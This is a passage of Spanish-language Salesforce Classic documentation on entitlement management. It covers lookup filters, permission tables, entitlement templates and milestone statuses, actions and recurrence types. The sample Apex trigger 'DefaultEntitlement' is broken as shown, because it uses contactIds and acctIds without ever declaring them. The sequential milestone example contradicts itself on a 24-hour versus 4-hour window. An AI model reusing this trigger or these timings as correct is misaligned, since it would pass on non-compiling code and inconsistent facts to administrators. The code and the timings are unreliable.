5. **Haga la ficha Asignaciones visible en Salesforce y cualquier aplicación personalizada.**

   La ficha Asignaciones es donde los usuarios crean y modifican asignaciones. Agregue la ficha a una aplicación o indique a sus usuarios agregarla a una ficha existente establecida en Salesforce. Los usuarios necesitan el permiso "Lectura" en las asignaciones para ver la ficha Asignaciones.

## Configurar filtros de búsqueda de asignaciones y activos en casos

Configure filtros de búsqueda en campos de casos relacionados con asignaciones para restringir las asignaciones que los usuarios pueden seleccionar en un caso.

Por ejemplo, cuando los usuarios de la comunidad crean un caso y utilizan la búsqueda en el campo `Nombre de asignación`, puede configurar filtros de búsqueda de modo que puedan seleccionar solo las asignaciones registradas en su cuenta o contacto.

1. Desde Configuración, introduzca *`Configuración de asignación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asignación**.
2. Seleccione los elementos que desee que se devuelvan en los campos de búsqueda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para configurar búsquedas relacionadas con asignaciones en casos: "Gestionar asignaciones"

- "Gestionar asignaciones"

| Campo de búsqueda en casos | Clic... | Para volver... |
|---|---|---|
| `Activo` | `Misma cuenta en el caso` | Activos registrados en la cuenta en el caso.<br>Consejo: Si desea que el campo de búsqueda devuelva todos los activos que comparte una cuenta con el caso, seleccione solo esta opción. |
| | `Mismo contacto en el caso` | Activos registrados en el contacto en el caso. |
| | `Asignaciones en la cuenta del caso` | Activos asociados a asociaciones que pertenecen a la cuenta del caso. |
| | `Asignaciones en el contacto del caso` | Activos asociados a asociaciones relacionadas al contacto del caso. |
| `Asignación` | `Estado activo` | Asignaciones con un `Estado` Activo. |
| | `Misma cuenta en el caso` | Asociaciones asociadas a la cuenta en el caso. |
| | `Mismo activo en el caso` | Asociaciones asociadas al activo en el caso. |
| | `Mismo contacto en el caso` | Asociaciones asociadas al contacto en el caso. |

La selección de varios elementos actúa como una función AND, de modo que cuanto más elementos seleccione, más restringe las opciones devueltas. Por ejemplo, si selecciona `Misma cuenta en el caso` y `Mismo contacto en el caso`, el campo de búsqueda `Activo` solo devuelve activos restringidos tanto en el contacto como en la cuenta en el caso.

Consejo: Seleccione elementos que coincidan con el modo en que sus agentes de atención al cliente verifican la disponibilidad de la asistencia. Por ejemplo, seleccione los elementos relacionados con cuentas si sus agentes del servicio de atención al cliente verifican la disponibilidad de la asistencia en las cuentas.

3. Haga clic en **Guardar**.

Nota: Los filtros de búsqueda equivalentes no están disponibles para órdenes de trabajo.

# Proporcionar acceso a la gestión de asignaciones a los usuarios

Después de configurar la gestión de asignaciones, asegúrese de que los usuarios cuentas con los permisos de usuario, el acceso a campos y el acceso a fichas apropiados.

**1. Asignar permisos de gestión de asignaciones a los usuarios.**

| Usuarios que | Necesitarán estos permisos | Los permisos se activan de forma automática en estos perfiles estándar |
|---|---|---|
| Configure la gestión de asignaciones, incluyendo eventos, procesos de asignación y plantillas de asignación | "Gestionar asignaciones" Y "Personalizar aplicación" | Administrador del sistema |
| Proporcionar la gestión de asignaciones a una comunidad | "Personalizar aplicación" Y "Crear y configurar comunidades" | Administrador del sistema |
| Crear o actualizar tipos de informe personalizado que incluyen gestión de asignaciones | "Gestionar tipos de informes personalizados" | Administrador del sistema |
| Crear y ejecutar informes basados en tipos de informe personalizado de la gestión de asignaciones | "Crear y personalizar informes" | Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Crear casos con asignaciones | "Crear" en casos Y "Leer" en asignaciones | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Cambiar las asignación de un caso | "Modificar" en casos Y "Leer" en asignaciones | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Crear órdenes de trabajo con asignaciones | "Crear" en órdenes de trabajo Y "Leer" en asignaciones | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear y modificar usuarios:

- "Gestionar usuarios internos"

| Usuarios que | Necesitarán estos permisos | Los permisos se activan de forma automática en estos perfiles estándar |
|---|---|---|
| Cambiar la asignación de una orden de trabajo | "Modificar" en órdenes de trabajo<br>Y<br>"Leer" en asignaciones | Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Comprobar y ver asignaciones | "Leer" en asignaciones | Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Crear asignaciones | "Crear" en asignaciones | Ninguna: active el permiso en un conjunto de permisos o perfil personalizado |
| Cambiar asignaciones | "Modificar" en asignaciones | Ninguna: active el permiso en un conjunto de permisos o perfil personalizado |
| Ver contactos de asignaciones | "Leer" en contactos de asignaciones | Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Cambiar contactos de asignaciones | "Crear" en contactos de asignaciones<br>Y<br>"Eliminar" en contactos de asignaciones | Ninguna: active los permisos en un conjunto de permisos o perfil personalizado |
| Compruebe y vea contactos de servicio | "Leer" en contratos de servicio | Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Cree contratos de servicio | "Crear" en contratos de servicio | Ninguna: active el permiso en un conjunto de permisos o perfil personalizado |
| Cambie contratos de servicio | "Modificar" en contratos de servicio | Ninguna: active el permiso en un conjunto de permisos o perfil personalizado |
| Compruebe y vea partidas de contrato | "Leer" en partidas de contrato | Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema |
| Agregue partidas de contratos a contratos de servicio | "Modificar" en contratos de servicio<br>Y<br>"Crear" en partidas de contratos y "Leer" en productos y listas de precios | Ninguna: active los permisos en un conjunto de permisos o perfil personalizado |

| Usuarios que | Necesitarán estos permisos | Los permisos se activan de forma automática en estos perfiles estándar |
|---|---|---|
| Cambie partidas de contratos en contratos de servicio | "Modificar" en contratos de servicio<br>Y<br>"Modificar" en partidas de contratos y "Leer" en productos y listas de precios | Ninguna: active los permisos en un conjunto de permisos o perfil personalizado |

Consejo: Si un perfil estándar no incluye un permiso de usuario concreto, puede crear un conjunto de permisos y activar el permiso en él. O bien, duplique el perfil estándar y active el permiso en el perfil personalizado.

2. **Establecer seguridad a nivel de campo.**

   Seleccione qué campos de gestión de asignaciones los usuarios pueden ver y modificar. La configuración de seguridad a nivel de campo le permite especificar el acceso de los usuarios a campos en varias áreas de la interfaz de usuario:

   - Páginas de detalles y modificación
   - Listas relacionadas
   - Vistas de lista
   - Informes
   - Resultados de búsqueda
   - Plantillas de correo electrónico y de combinación de correo electrónico
   - Comunidades

   Puede definir la seguridad a nivel de campo desde un conjunto de permisos, un perfil o un campo en particular.

   Importante: Para permitir a un usuario crear casos desde asignaciones o cambiar la asignación asignada a un caso, haga que el campo `Nombre de asignación` en casos sea modificable en su perfil.

# Configurar una plantilla de asignación

Las plantillas de asignación le permiten predefinir términos de asistencia que los usuarios pueden agregar a productos.

Puede crear plantillas de asignación para productos específicos de modo que los agentes pueden agregar rápidamente las asignación correcta cada vez que un cliente adquiere un producto. Por ejemplo, puede crear plantillas de asignación para asistencia telefónica o Web para que los agentes puedan agregar asignaciones fácilmente a productos ofrecidos a clientes.

Los productos adquiridos o instalados se representan en Salesforce como activos. Esto significa que:

- Un *producto* (por ejemplo, "Laser Scanner") está vinculado a una plantilla de asignación
- Un *activo* correspondiente (por ejemplo, el escáner láser adquirido por ABC Labs) está vinculado a una asignación que se ha creado desde la plantilla de asignación

Nota: Las plantillas de asignación solo están disponibles si las asignaciones y los productos están activos en su organización.

Consejo: El módulo Gestión de asignaciones de Trailhead le presenta términos comunes y le guía a través del proceso de creación de una plantilla de asignación. Además, ¡es divertido! Para comenzar, consulte Gestión de asignaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear plantillas de asignación:
- "Gestionar asignaciones"

1. Agregue la lista relacionada Plantillas de asignación a los formatos de página de productos.
2. Además, agregue los campo `Tipo` y `Horario de oficina` a la lista relacionada Plantillas de asignación. Esto permite que los usuarios vean el tipo de asignación, como asistencia telefónica o Web, y el horario de oficina que se aplique a la asignación.
3. Cree una plantilla de asignación.
   a. Desde Configuración, introduzca *`Plantillas`* en el cuadro Búsqueda rápida y a continuación, seleccione **Plantillas de asignación**.
   b. Haga clic en **Plantilla nueva**.
   c. Introduzca cualquier detalle:

| Campo | Descripción |
|---|---|
| `Nombre de plantilla de asignación` | Nombre de la plantilla de asignación.<br>Utilice un nombre descriptivo, como *`Asistencia telefónica`*. Esto permitirá que los usuarios comprendan mejor las plantillas de asignación cuando las vean en listas relacionadas de productos. |
| `Plazo (días)` | Número de días de validez de la asignación.<br>Por ejemplo, si desea que esta plantilla de asignación asigne a todos los clientes que adquieren este producto 90 días de asistencia telefónica, introduzca *`90`*. |
| `Proceso de asignación` | Proceso de asignación asociado a la asignación. |
| `Por incidente` | Le permite limitar el número de casos que admite la asignación. El administrador determina si este campo es visible. |

| Campo | Descripción |
| --- | --- |
| `Casos por asignación` | Número total de casos que admite la asignación.<br>Este campo sólo está disponible si `Por incidente` está seleccionado. |
| `Horario de oficina` | Horario de oficina admitido por la asignación. |
| `Tipo` | Tipo de asignación, como asistencia telefónica o Web.<br>Los administradores pueden personalizar los valores de este campo. |

4. Haga clic en **Guardar**.
5. Agregue la plantilla de asignación a un producto.
   a. Vaya a la página de detalles del producto.
   b. Haga clic en **Agregar plantilla de asignación** en la lista relacionada Plantilla de asignación.
   c. Seleccione la plantilla de asignación.
   d. Haga clic en **Insertar selección**.
   e. Haga clic en **Listo**.

   Ahora, cuando un usuario crea un activo y lo vincula a ese producto, la lista relacionada Asignaciones en el activo incluye una asignación creada desde la plantilla de asignación. De este modo, los agentes de asistencia que responden a una llamada acerca del activo pueden ver rápidamente qué tipo de asistencia puede recibir el cliente.

Nota: Todos los usuarios, incluso aquellos sin el permiso de usuario "Ver parámetros y configuración", pueden ver plantillas de asignación a través de campos de búsqueda.

# Agregar asignaciones automáticamente a casos desde Web, Correo electrónico y Comunidades

Las asignaciones no se aplican automáticamente a casos creados con Caso Web, Correo electrónico para registro de casos o Comunidades. Sin embargo, puede agregar asignaciones a estas funciones mediante código Apex.

Cuando se crea un caso a través de Casos Web, Correo electrónico para registro de casos o una comunidad, no se asocia automáticamente con una asignación. Cuando el campo `Asignación` de un caso está vacío, este desencadenador de muestra comprueba si el contacto del caso tiene una asignación activa. Si el contacto tiene una asignación activa, la asignación se agrega al caso. Si el contacto no tiene una asignación activa, el desencadenador comprueba si la cuenta del caso tiene una asignación activa. Si la cuenta del caso tiene una asignación activa, la asignación se agrega al caso. El desencadenador ayuda a garantizar que los casos se resuelvan de acuerdo con sus contratos de asistencia a clientes.

Para definir este desencadenador de caso en su organización de Salesforce:

1. En Configuración, introduzca *`Desencadenadores de casos`* en el cuadro Búsqueda rápida y, a continuación, seleccione **Desencadenadores de casos**.
2. Haga clic en **Nuevo**.
3. Copie el texto a continuación y péguelo en el campo de texto.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para definir desencadenadores de Apex:
- "Autor de Apex"

```
trigger DefaultEntitlement on Case (Before Insert, Before Update) {
    List <EntitlementContact> entlContacts =
                [Select e.EntitlementId,e.ContactId,e.Entitlement.AssetId
                From EntitlementContact e
                Where e.ContactId in :contactIds
                And e.Entitlement.EndDate >= Today
                And e.Entitlement.StartDate <= Today];
        if(entlContacts.isEmpty()==false){
            for(Case c : Trigger.new){
                if(c.EntitlementId == null && c.ContactId != null){
                    for(EntitlementContact ec:entlContacts){
                        if(ec.ContactId==c.ContactId){
                            c.EntitlementId = ec.EntitlementId;
                            if(c.AssetId==null && ec.Entitlement.AssetId!=null)
                                c.AssetId=ec.Entitlement.AssetId;
                            break;
                        }
                    }
                }
            }
        } else{
            List <Entitlement> entls = [Select e.StartDate, e.Id, e.EndDate,
                    e.AccountId, e.AssetId
                    From Entitlement e
                    Where e.AccountId in :acctIds And e.EndDate >= Today
                    And e.StartDate <= Today];
            if(entls.isEmpty()==false){
                for(Case c : Trigger.new){
                    if(c.EntitlementId == null && c.AccountId != null){
```

```
                        for(Entitlement e:entls){
                            if(e.AccountId==c.AccountId){
                                c.EntitlementId = e.Id;
                                if(c.AssetId==null && e.AssetId!=null)
                                    c.AssetId=e.AssetId;
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
}
```

CONSULTE TAMBIÉN

Configurar un proceso de asignación

# Eventos clave

Los eventos clave representan pasos obligatorios y dependientes del tiempo en su proceso de asistencia, como horas de primera respuesta y resolución de caso. Los eventos clave se agregan a procesos de asignación para asegurarse de que los agentes resuelven registros de asistencia correctamente y a tiempo.


Un proceso de asignación puede tener hasta 10 eventos clave. Puede configurar un evento clave para que se produzca una vez en el proceso de asignación o que se vuelva a producir si existe el proceso de asignación.

A continuación le indicamos cómo se ajustan los eventos clave en su proceso de asistencia:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud



Visualice eventos clave existentes en su organización en la página Eventos clave bajo Gestión de asignaciones en Configuración. La lista relacionada Eventos clave en asignaciones y procesos de asignación también indican eventos clave asociados.

Consejo: Existen varias formas para que pueda ver una lista de registros con eventos clave en su organización:

- Para ver órdenes de trabajo con eventos clave, cree un informe de orden de trabajo utilizando el tipo de informe personalizado Eventos clave de objetos
- Para ver casos con eventos clave, cree un informe de caso utilizando el tipo de informe personalizado Casos con eventos clave
- Cree vistas de lista de caso que filtran en campos de eventos clave

Antes de utilizar eventos clave en su proceso de asistencia, revise Limitaciones de eventos clave en la página 2883.

Consejo: El módulo Gestión de asignaciones de Trailhead le presenta términos comunes y le guía a través del proceso de creación de eventos clave. Además, ¡es divertido! Para comenzar, consulte Gestión de asignaciones.

CONSULTE TAMBIÉN

Configurar eventos clave
Estados de eventos clave
Tipos de repetición de eventos clave
Acciones de evento clave

# Estados de eventos clave

Los eventos clave en registros de asistencia muestran uno de tres estados.

| Estado | ¿Qué significa? | Ejemplo |
|---|---|---|
| Compatible | Los eventos clave del registro se han completado o no han cometido ninguna infracción.<br>Importante: Los nuevos registros aparecen como compatibles porque no han cometido ninguna infracción. | La primera respuesta de un caso está completa o no ha cometido ninguna infracción. |
| Infracción abierta | Se han infringido uno o más eventos clave en el registro y los pasos en el proceso de asistencia están incompletos. | El agente asignado no ha completado la primera respuesta en un caso antes de que caduque el evento clave. |
| Infracción cerrada | Uno o más eventos clave en el registro han cometido una infracción, pero los pasos del | El agente asignado ha completado la primera respuesta en un caso después |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Estado | ¿Qué significa? | Ejemplo |
|---|---|---|
| | proceso de soporte se han completado. | de que caduque el evento clave. |

CONSULTE TAMBIÉN

- Procesos de asignación
- Agregar un evento clave a un proceso de asignación
- Acciones de evento clave

# Acciones de evento clave

Las acciones de evento clave son acciones de flujo de trabajo dependientes del tiempo que se producen en eventos clave de un proceso de asignación. Se pueden agregar las acciones a eventos clave después de agregar el evento clave a un proceso de asignación.

Por ejemplo, puede crear una acción de evento clave que:

- Envía una alerta de correo electrónico a algunos usuarios una hora antes de que un evento clave Primera respuesta esté próximo a una infracción
- Actualiza algunos campos en un caso un minuto después de que se complete un evento clave Primera respuesta correctamente

Puede agregar tres tipos de acciones a eventos clave:

| Tipo de acción | Descripción |
|---|---|
| Acciones de éxito | Las acciones que deben llevarse a cabo cuando un evento clave se completa de manera satisfactoria. Las acciones de éxito se siguen desencadenando en eventos clave que se cierran tarde. |
| Acciones de advertencia | Las acciones que deben llevarse a cabo cuando un evento clave está próximo a una infracción. |
| Acciones de infracción | Las acciones que deben llevarse a cabo cuando se ha producido una infracción de evento clave. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Puede automatizar las siguientes acciones para cada tipo de acción:

| Acción de flujo de trabajo | ¿Qué hace? | Ejemplo |
|---|---|---|
| Tarea nueva | Crear una tarea de flujo de trabajo. | Cree una tarea para que un agente de atención al cliente llame a un cliente cuando se produzca una infracción del evento clave Primera respuesta. |
| Correo electrónico nuevo | Crear una alerta por correo electrónico. | Notifica a los propietarios de casos cuando un evento clave Primera respuesta en su caso esté próximo a una infracción. |

| Acción de flujo de trabajo | ¿Qué hace? | Ejemplo |
|---|---|---|
| Nueva actualización de campo | Definir una actualización de campo. | Actualice el campo Prioridad del caso a `Alto` cuando un evento clave Primera respuesta esté próximo a una infracción. |
| Nuevo mensaje saliente | Definir un mensaje saliente. | Envíe datos sobre partes o servicios a un sistema externo cuando un evento clave Primera respuesta se haya completado. |
| Seleccionar acción existente | Seleccionar una acción existente. | Utilice una alerta por correo electrónico existente para notificar a un propietario de caso cuando su caso esté próximo a una infracción de una primera respuesta. |

CONSULTE TAMBIÉN

- Agregar una acción de evento clave a un proceso de asignación
- Procesos de asignación
- Cómo se desplaza un registro a través de un proceso de asignación

# Tipos de repetición de eventos clave

Cuando crea un evento clave, debe seleccionar su tipo de repetición. Obtenga información acerca de lo que significa cada tipo de repetición y cuándo utilizarlo.

Existen tres tipos de repetición de eventos clave en Salesforce:

| Tipo de repetición | ¿Qué significa? | Cómo se determina la fecha de inicio | Ejemplos |
|---|---|---|---|
| Sin repeticiones | El evento clave solo se produce una vez en el registro de asistencia*. | La Fecha de inicio es la hora en que se cumplen los criterios del evento clave en el registro. | "Primera respuesta"<br>"Tiempo de resolución" |
| Independiente | El evento clave se produce cuando el criterio del evento clave coincide con el criterio del registro.<br>Nota: Solo puede haber una repetición de un evento clave de repetición | La Fecha de inicio es la hora en que se cumplen los criterios del evento clave en el registro, independientemente de cuando se ha completado la repetición anterior. | "Tiempo de respuesta" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Tipo de repetición | ¿Qué significa? | Cómo se determina la fecha de inicio | Ejemplos |
|---|---|---|---|
| | independiente activa a la vez. | | |
| Secuencial | El evento clave se produce de forma repetitiva cuando el criterio del evento clave coincide con el criterio del registro.<br>Nota: Solo puede haber una repetición activa de un evento clave de repetición consecutiva a la vez. | Para la primera repetición, la Fecha de inicio es la hora en que se cumplen los criterios del evento clave en el caso.<br>Para repeticiones futuras:<br>• La Fecha de inicio es la hora en que se cumplen los criterios del evento clave en el registro, siempre y cuando sea anterior a la Fecha programada de la repetición anterior.<br>• Si una repetición se completa *antes* de su fecha programada y los criterios del evento clave vuelven a coincidir con los del registro, la siguiente repetición comenzará en la fecha programada de la repetición anterior.<br>• Si se completa una repetición *después* de su fecha programada, la Fecha de inicio de la siguiente repetición será la hora en la que los criterios del evento clave coincidan con el registro. | "Contacto con el cliente realizado" |

*En estas definiciones, un registro de asistencia incluye casos y órdenes de trabajo.

Ejemplo:

**Ningún tipo de repetición**

Se configura un evento clave denominado "Tiempo de resolución" para garantizar que los casos se resuelvan en 4 horas. El evento clave tiene un criterio: `Caso: Estado igual a Nuevo, Trabajo, Distribuido.`

Aquí encontrará como se puede utilizar este evento clave:

1. A las 10 a.m., se crea un caso cuyo estado es `Nuevo`, haciendo que coincidan los criterios del evento clave con los criterios del caso.
2. El evento clave "Tiempo de resolución" se crea automáticamente con estos parámetros:

- Fecha de inicio = 10 a.m. (la hora actual)
- Fecha programada = 2 p.m. (4 horas desde la fecha de inicio)

3. A la 1 p.m., el agente del servicio de asistencia resuelve el problema del cliente y cierra el caso y se marca el evento clave como completado.

**Independiente**

Un evento clave denominado "Solución de ingeniería propuesta" se ha configurado para seguir la distribución de casos a Ingeniería. Cuando se produce este evento, el agente de asistencia espera una propuesta de solución de Ingeniería en 4 horas. El evento clave tiene un criterio: `"Caso: Estado IGUAL A Esperando al ingeniero"` (un estado personalizado).

Aquí encontrará como se puede utilizar este evento clave:

1. A las 10 a.m., el agente del servicio de asistencia distribuye un caso en Ingeniería, haciendo que los criterios del evento clave coincidan con los criterios del caso.
2. Una repetición del evento clave "Solución propuesta por ingeniería" se crea automáticamente con estos parámetros:
   - Fecha de inicio = 10 a.m. (la hora actual)
   - Fecha programada = 2 p.m. (4 horas después de la fecha de inicio)
3. A las 11 a.m., mucho antes de la fecha programada, un ingeniero propone una solución que se envía al cliente. El evento clave se marca como completado manualmente o a través de un flujo de trabajo.

Si la solución propuesta funciona, es posible que no se produzcan más repeticiones del evento clave "Solución propuesta por ingeniería" en el caso. Sin embargo, si la solución no resuelve el problema del cliente, se podría crear otra repetición:

1. A la 1 p.m., el agente del servicio de asistencia vuelve a distribuir el caso en Ingeniería, haciendo que los criterios del evento clave coincidan con los criterios del caso.
2. Una segunda repetición del evento clave "Solución propuesta por ingeniería" se crea con estos parámetros:
   - Fecha de inicio = 1 p.m. (la hora actual)
   - Fecha programada = 5 p.m. (4 horas después de la fecha de inicio)

El caso tiene ahora sos eventos clave "Solución propuesta por ingeniería":

- Un evento clave completado que se inició a las 10 a.m.
- Un evento clave que comenzó a la 1 p.m. y no se completó con una Fecha programada de 5 p.m.

El evento clave puede repetirse tantas veces como sea necesario hasta que se complete el proceso de asignación.

**Secuencial**

Un evento clave denominado "Contacto con el cliente realizado" se configura para seguir una toma de contacto diaria con un cliente como parte de un SLA. Cuando se produce un evento clave, el agente del servicio de asistencia dispone de 24 horas para comunicarse con el cliente.

Aquí encontrará como se puede utilizar este evento clave:

1. El lunes a las 10 a.m., se ha creado un caso cuyo proceso de asignación incluye el evento clave "Contacto con el cliente realizado". El evento clave tiene estos parámetros:
   - Fecha de inicio = 10 a.m. Lunes (la hora actual)
   - Fecha programada = 10 a.m. Martes (4 horas después de la fecha de inicio)
2. El lunes a las 11 a.m., el agente de asistencia se comunica con el cliente. Esto significa que se puede marcar el evento clave como completado y se crea la segunda repetición del evento clave. Sin embargo, como la Fecha programada de la repetición anterior continúa en el futuro, la Fecha de inicio de la segunda repetición es el martes a las 10 a.m.

Ahora, el caso tiene dos eventos clave "Contacto con el cliente realizado":

- Un evento clave completado que se inició el lunes a las 10 a.m.
- Un evento clave incompleto programado para comenzar el martes a las 10 a.m. con una Fecha programada del miércoles a las 10 a.m.

Aunque el agente de asistencia se comunique con el cliente varias veces el lunes, esto no afectará al evento clave del martes.

CONSULTE TAMBIÉN

Procesos de asignación

Agregar un evento clave a un proceso de asignación

# Eventos clave: Objetos compatibles

Los eventos clave representan pasos de asistencia obligatorios que su equipo debe completar para resolver un problema del cliente. Averigüe dónde puede utilizar eventos clave en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

**¿A qué tipos de registro puedo agregar eventos clave?**

- Casos
- Órdenes de trabajo

**¿Cómo puedo agregar eventos clave a un registro?**

Estos son los pasos generales que seguirá:

1. Crear eventos clave "principales" en Configuración que representan pasos obligatorios en su proceso de asistencia.
2. Agregar los eventos clave a un proceso de asignación, que es un plazo personalizable de eventos clave.
3. Aplicar el proceso de asignación a una asignación del cliente.

Cuando vincula un registro de asistencia, como una orden de trabajo, a una asignación que incluye un proceso de asignación, el proceso (con sus eventos clave) se aplica automáticamente al registro. Para obtener más información, consulte Configurar eventos clave.

**¿Puedo utilizar la misma asignación para órdenes de trabajo y casos?**

Si la asignación tiene un proceso de asignación asociado a ella, no utilice la asignación para varios tipos de registros de asistencia. Cada proceso de asignación tiene un tipo (Caso u Orden de trabajo) y un proceso solo funciona en registros que coinciden con su tipo. Por ejemplo, cuando un proceso de asignación de Caso se aplica a una asignación, el proceso solo se ejecuta en casos asociados con la asignación. Si una orden de trabajo está también asociada con la asignación, el proceso no se ejecuta en la orden de trabajo.

**Cuando creo un evento, ¿puedo agregarlo a ambos tipos de procesos de asignación?**

Sí. Por ejemplo, si crea un evento clave Primera respuesta en Configuración, puede agregarlo a procesos de asignación de Caso y Orden de trabajo.

**¿Cómo puedo establecer el tipo de un proceso de asignación?**

Seleccione el tipo cuando cree el proceso de asignación. Los procesos de asignación creados antes del Summer '16 utilizan el tipo Caso. Puede ver el tipo de un proceso de asignación en su página de detalles.

**¿Puedo cambiar el tipo de un proceso de asignación?**

No. Una vez que se crea un proceso de asignación, todas sus versiones deben utilizar el mismo tipo. ¿Desea sacar el máximo provecho de un proceso de asignación especialmente fantástico? Recuerde que puede crear fácilmente un proceso similar de un tipo diferente utilizando los mismos eventos clave.

**¿Son compatibles los eventos clave en Lightning Experience?**

Los eventos clave de casos no son compatibles con Lightning Experience. Los eventos clave en órdenes de trabajo están disponibles en Lightning Experience con algunas limitaciones:

- La lista relacionada Eventos clave de objetos y el rastreador de eventos clave no están disponibles en órdenes de trabajo en Lightning Experience.
- Las actualizaciones en procesos de asignación y eventos clave se deben realizar en Salesforce Classic
- Al hacer clic en un elemento de noticias en tiempo real relacionado con un evento en una orden de trabajo en Lightning Experience le redirecciona a Salesforce Classic.

**¿Dónde puedo gestionar eventos clave en mi organización?**

- Visualice y cree eventos clave desde el nodo Eventos clave en Configuración bajo Gestión de asignaciones
- Gestione formatos de página de eventos clave **caso** y reglas de validación desde el nodo Eventos clave de caso en Configuración
- Gestione formatos de página de eventos clave **orden de trabajo** y reglas de validación desde el nodo Eventos clave de objeto en Configuración

# Configurar eventos clave

Los eventos clave representan pasos obligatorios en su proceso de gestión de asistencia, como horas de primera respuesta. Configure y personalice eventos clave en su organización de modo que se puedan agregar a procesos de asignación y aplicar a registros de asistencia como casos y órdenes de trabajo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Personalizar formatos de página de eventos clave

   Los eventos clave aparecen en la lista relacionada Eventos clave del caso en casos y la lista relacionada Eventos clave del objeto en órdenes de trabajo. Personalice sus formatos de página para ayudar los agentes del servicio de asistencia y supervisores a realizar un seguimiento del progreso de la asistencia.

2. Activar elementos de noticias en tiempo real de evento clave

   Ayude sus agentes del servicio de asistencia a supervisar la actividad de asistencia activando elementos de noticias en tiempo real de eventos clave. Esta opción publica una notificación en las noticias en tiempo real y en la página de perfil del propietario del registro cuando se completa o se infrinje un evento clave.

3. Configurar un rastreador de eventos clave

   El rastreador de eventos clave proporciona a los agentes del servicio de asistencia una vista completa de los eventos claves cerrados y futuros y muestra una cuenta atrás de los eventos clave atrasados y activos. Agréguelo a las noticias en tiempo real del caso, las noticias en tiempo real de órdenes de trabajo, una página personalizada o la consola de servicio.

4. Limitar actualizaciones de usuario en eventos clave

   Agregue reglas de validación a eventos clave para evitar que los usuarios actualicen eventos clave a menos que se cumplan algunos criterios.

5. Crear un evento clave

   Los eventos clave representan pasos obligatorios en su proceso de asistencia, como el tiempo de resolución de casos y el tiempo de primera respuesta. Creará eventos “principales” en su organización, luego los agregará a procesos de asignación para aplicar diferentes niveles de servicio en registros de asistencia como casos y órdenes de trabajo.

6. Completar eventos clave de casos automáticamente
   Cree un desencadenador de Apex que marca automáticamente los eventos Completados en casos que cumplen criterios únicos. En su desencadenador, defina qué eventos y criterios de caso relacionado se deben cumplir para que un evento clave se marque como Completado. Puede implementar un desencadenador similar para completar eventos clave de órdenes de trabajo automáticamente.

CONSULTE TAMBIÉN

Eventos clave

Lista de selección Configuración de la gestión de asignaciones

Eventos clave: Objetos compatibles

## Personalizar formatos de página de eventos clave

